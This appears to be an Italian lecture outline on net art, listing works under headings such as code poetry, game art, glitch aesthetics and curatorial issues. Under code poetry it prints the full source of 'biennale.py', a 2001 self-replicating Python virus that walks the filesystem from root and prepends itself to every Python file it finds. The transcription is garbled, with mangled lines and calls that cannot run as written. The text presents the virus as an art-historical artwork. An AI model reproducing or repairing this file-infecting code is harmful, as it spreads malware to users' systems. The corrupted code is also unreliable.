Casey Reas, [Software Structures](#), 2004

Gordan Savicic, Danja Vasiliev, [120days of *buntu](#), 2011



Code Poetry

biennale.py go to 49th Biennale di Venezia
HTTP://WWW.0100101110101101.ORG + [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
 try:
 soul = open(guest, "r")
 body = soul.read()
 soul.close()
 if find(body, "[epidemiC]") == -1:
 soul = open(guest, "w")
 soul.write(mybody + "\n\n" + body)
 soul.close()
 except IOError: pass

def chat(party, guest):
 if split(guest, ".")[-1] in ("py", "pyw"):
 fornicate(party + guest)

def join(party):
 try:
 if not S_ISLINK(os.stat(party)[ST_MODE]):
 questbook = listdir(party)
 if party != ".": party = party + "/"
 if not lower(party) in wank and not "__init__.py" in questbook:
 for guest in questbook:
 chat(party, guest)
 join(party + guest)
 except OSError: pass

if name == "__main__":
 myoul = open(sys.argv[0]).read()
 mybody = myoul.read()
 mybody = mybody[:find(mybody, "#*3) + 3)]
 myoul.close()
 blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
 if blacklist[-1] != "/": blacklist = blacklist + "/"
 wank = [lower(blacklist), "/proc/", "/dev/"]
 join("/")
 print "This file was contaminated by biennale.py, the world slowest virus."
 print "Either Linux or Windows, biennale.py is definitely the first Python virus."
 print "[epidemiC] http://www.epidemic.ws + HTTP://WWW.0100101110101101.ORG"
 print "49th Biennale di Venezia"

 #

 #

 # TRY EXCEPT INTERCEPT ERROR

 1 infetta
 2 cerca la citta

Left to right flow of handwritten annotations:

- Line 1: "arguments" (near the first argument of the fornicate function)
- Line 2: "left to right" (near the first argument of the fornicate function)
- Line 3: "left to right" (near the first argument of the fornicate function)
- Line 4: "path/dir" (near the path parameter of the join function)
- Line 5: "scrive di una vir" (near the join loop)
- Line 6: "scrive di una vir" (near the join loop)
- Line 7: "saltando linea" (near the replace operation)
- Line 8: "con Python" (near the replace operation)
- Line 9: "TRY EXCEPT INTERCEPT ERROR" (in an oval)
- Line 10: "1 infetta" (at the bottom left)
- Line 11: "2 cerca la citta" (at the bottom left)


0100101110101101.ORG & [epidemiC], [Biennale.py](#), 2001

Jaromil, [ASCII Forkbomb](#), 2002

JODI, in "[Unstable Digest vol 55](#)", luglio 2003

MEZ, in "[Unstable Digest vol 55](#)", luglio 2003

Game Art



Palle Torsson, Tobias Bernstrup, [Museum Meltdown](#), 1996 – 1998

Jodi, [Untitled Game](#), 2000

Jodi, [Jet Set Willy Variations](#), 2002

Joan Leandre, [retroYou r/C M0D series](#), 1999 – 2001

Joan Leandre, [NostalG Series](#), 2002 - 2003

Jodi, All Wrongs Reversed © 1982, 2004, (DVD minuti 45)

Cory Arcangel, [Super Mario Movie](#), 2005

Brody Condon, [Adam Killer](#), 2000

Eddo Stern, Peter Brinson, Brody Condon, Michael Wilson, Mark Allen, Jessica Hutchins, [Waco Resurrection](#), 2004

Carlo Zanni, [Average Shoveler](#) , 2004


[Molleindustria](#) (2003 – in corso)

Aram Bartholl, [De_Dust](#), 2004

RSG, [Prepared Playstation](#), 2005




Data Visualization



Golan Levin with Kamal Nigam and Jonathan Feinberg,
[The Dumpster](#), 2006


Aaron Koblin, [Flight Patterns](#), 2008

Storytelling




Young-Hae Chang Heavy Industries,
Cunnilingus in North Korea, 2003

Jeremiah Johnson, [Void Gaze](#), 2010



Dirty Style & Defaultism

Hacking	Defaults
Hacking a Nintendo cartridge to make images	Using MS Paint to make images
	12 point Times New Roman
Net.Art 1.0	???
	
Anxiety	Banality
"The Man is taking away our privacy... that's lame!"	"We willingly give up our own privacy (i.e. endlessly talking about ourselves on our Myspace profiles)... why?"
Empowering The People by subverting The Man's power	Being and critiquing The People by using the tools made by The Man
Rock & Roll attitude	Exuberant humility
Jodi's blogs	Tom Moody's blog
Sophisticated breaking of technology	Semi-naive, regular use of technology


Cory Arcangel, [Photoshop Gradient Demonstrations](#), 2007 - 2011

Paper Rad

Constant Dullaart, [Defaultism](#)

John Transue, Micah Schippa, Tabor Robak, Parker Ito, Jon Rafman, [Paint FX](#), 2009

Glitch Aesthetics



Rosa Menkman


Paul B. Davis

Jeremiah Johnson

Jon Satrom

Takeshi Murata, [Untitled \(Pink Dot\)](#), 2007

Networked installations




Ken Goldberg and Joseph Santarromana, [Telegarden](#), 1995

Rafael Lozano-Hemmer, [Vectorial Elevation](#), 1999

Limiteazero, [Network Is Speaking](#), 2004

AIDS-3D, [World Community Grid Water Features](#), 2010


Julian Oliver and Daniil Vasiliev, [Newstweek](#), 2011



4. Problematiche curatoriali



La Net Art e le istituzioni artistiche



Guggenheim Museum, New York

Whitney Museum of American Art, New York / [Artport](#)

SFMOMA, San Francisco / [e-space](#)

Walker Art Center, Minneapolis / [gallery 9](#)


Centre Pompidou / [Net Art](#)

Tate Gallery / [Intermedia](#)

Dia Art Foundation / [Artists' Web Projects](#)

Rhizome at the New Museum, New York

Piattaforme online



- Artnetweb (1993 - 1999)
- ada'web (1994 - 1998)
- The Thing (1991 - present)
- Rhizome (1995 – present)
- Turbulence (1996 – present)
- Nasty Nets (2006 – 2012)
- Club Internet (2008 - 2009)
- JstChillin.org (2009 - 2011)
- The Jogging (2009 - 2010 e 2012 - present)
- Or-bits (2010 – present)
- Bubblebyte (2011 - present)
- Computers Club

La Net Art e il mercato dell'arte

Holy Fire. Art of the Digital Age, 2008

Rafael Rozendaal, [Art Websites Sales Contract](#), 2012

S[edition], 2011 – present

Forme di finanziamento alternative:

Art Micro Patronage (2011 – present)

Brad Troemel, [BSTJ Etsy Shop](#), 2012



Strategie curatoriali alternative



Alexei Shulgin et al, [Refresh](#), 1996

Miltos Manetas, [whitneybiennial.com](#), 2002

Bani, Eva and Franco Mattes, [D-I-N-A](#) and [The Influencers](#)

Sakrowski et al, [Curating Youtube](#), 2007 - present

Rafael Rozendaal, [BYOB](#) (Bring Your Own Beamer), 2010 – present


Miltos Manetas, [The Internet Pavilion](#), 2009 - present

Aram Bartholl, [Speed Show](#), 2010 - present

Brad Troemel, [Ready or Not It's 2010](#), 2010

Brad Troemel, [An Immaterial Survey of Our Peers](#), 2010


La Net Art nello spazio fisico







Conservare la net art



The Variable Media Initiative

The Rhizome Artbase

Net.art Database

Share Your Sorrow

THATS ALL FOLKS



THE END

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